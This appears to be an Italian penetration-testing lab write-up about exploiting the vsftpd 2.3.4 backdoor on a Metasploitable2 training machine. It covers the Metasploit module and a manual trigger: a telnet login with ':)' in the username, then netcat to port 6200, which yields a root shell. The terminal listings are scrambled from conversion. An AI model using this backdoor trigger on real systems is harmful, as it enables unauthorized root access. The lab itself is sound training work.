
## Sessione di hacking sul servizio "vsftpd" verso la macchina Metasploitable2

Aprire il servizio Metasploit con 'msfconsole'



- Ricerca per il servizio vsftpd ed ho scelto il modulo exploit/unix/ftp/vsftpd 234 backdoor
- Set del RHOSTS(IP macchina Metasploitable2) e RPORT (21)
- Ho lasciato il PAYLOAD di default e successivamente avviato l' exploit

```
mkdir /test metasploit
mkdir: cannot create directory `/test_metasploit': File exist
ls -l
total 109
drwxr-xr-x
             2 root root
                          4096 May 13
                                        2012 bin
drwxr-xr-x
             4 root root
                          1024 May 13
                                        2012 boot
             1 root root
                            11 Apr 28
                                        2010 cdrom → media/cd
lrwxrwxrwx
            14 root root 13540 Aug 30 13:34 dev
drwxr-xr-x
drwxr-xr-x
                          4096 Aug
                                   30 13:34 etc
            94 root root
                          4096 Apr 16
drwxr-xr-x
                                        2010 home
            6 root root
drwxr-xr-x
             2 root root
                          4096 Mar 16
                                        2010 initrd
                                             initrd.img \rightarrow boo
lrwxrwxrwx
                            32 Apr 28
                                        2010
             1 root root
drwxr-xr-x 13 root root
                          4096 May
                                        2012
                                             lib
             2 root root 16384 Mar
                                        2010 lost+found
drwx-
                                   16
                          4096 Mar 16
drwxr-xr-x
             4 root root
                                        2010 media
                          4096 Apr
drwxr-xr-x
             3 root root
                                   28
                                        2010 mnt
             1 root root 29614 Aug
                                   30 13:35 nohup.out
-rw-
                          4096 Mar
drwxr-xr-x
             2 root root
                                   16
                                       2010 opt
                             0 Aug 30 13:34 proc
                          4096 Aug
4096 May
drwxr-xr-x
           13 root root
                                   30 13:35 root
            2 root root
drwxr-xr-x
                                   13
                                        2012 sbin
                                        2010 srv
drwxr-xr-x
             2 root root
                          4096 Mar
                                   16
                             0 Aug 30 13:34 sys
drwxr-xr-x 12 root root
drwx-
            2 root root 4096 Aug 29 14:38 test_metasploit
drwxrwxrwt
            4 root root
                          4096 Aug 30 13:35 tmp
drwxr-xr-x
            12 root root
                          4096 Apr
                                      2010 usr
                          4096 Jul 27 06:19 var
drwxr-xr-x 15 root root
             1 root root
                            29 Apr 28
                                      2010 vmlinuz → boot/v
lrwxrwxrwx
```

Dopo l'accesso nella macchina target è stata creata una cartella 'test metasploit'.

## Sessione di hacking con telnet e netcat

Tramite il comando 'edit' del modulo visto precedentemente è possibile visionare il codice dell'exploit

## Per poter creare un exploit con telnet e nc dobbiamo:

Collegarsi con telnet alla porta 21

```
(kali⊗ kali)-[~]

$ telnet 192.168.32.101 21
Trying 192.168.32.101...
Connected to 192.168.32.101.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER ciao:)
331 Please specify the password.
PASS pass
```

- Inserire USER e PASS seguendo le indicazioni (nell'immagine sopra)
- USER 'qualsiasi:) ' [:) è un trigger d'accesso]
  - PASS ' qualsiasi '
  - Avviando una shell remota

Successivamente utilizziamo nc che si è attaccata alla porta 6200

```
-(kali⊛kali)-[~]
└$ nc 192.168.32.101 6200
whoami
root
lscal
total 109
            2 root root 4096 May 13 2012 bin
drwxr-xr-x
           s 4 root root 1024 May 13 2012 boot
drwxr-xr-x
lrwxrwxrwx = 1 root root
                         11 Apr 28 2010 cdrom → media/cdrom
drwxr-xr-x 14 root root 13540 Aug 30 13:34 dev
drwxr-xr-x 94 root root 4096 Aug 30 13:34 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
```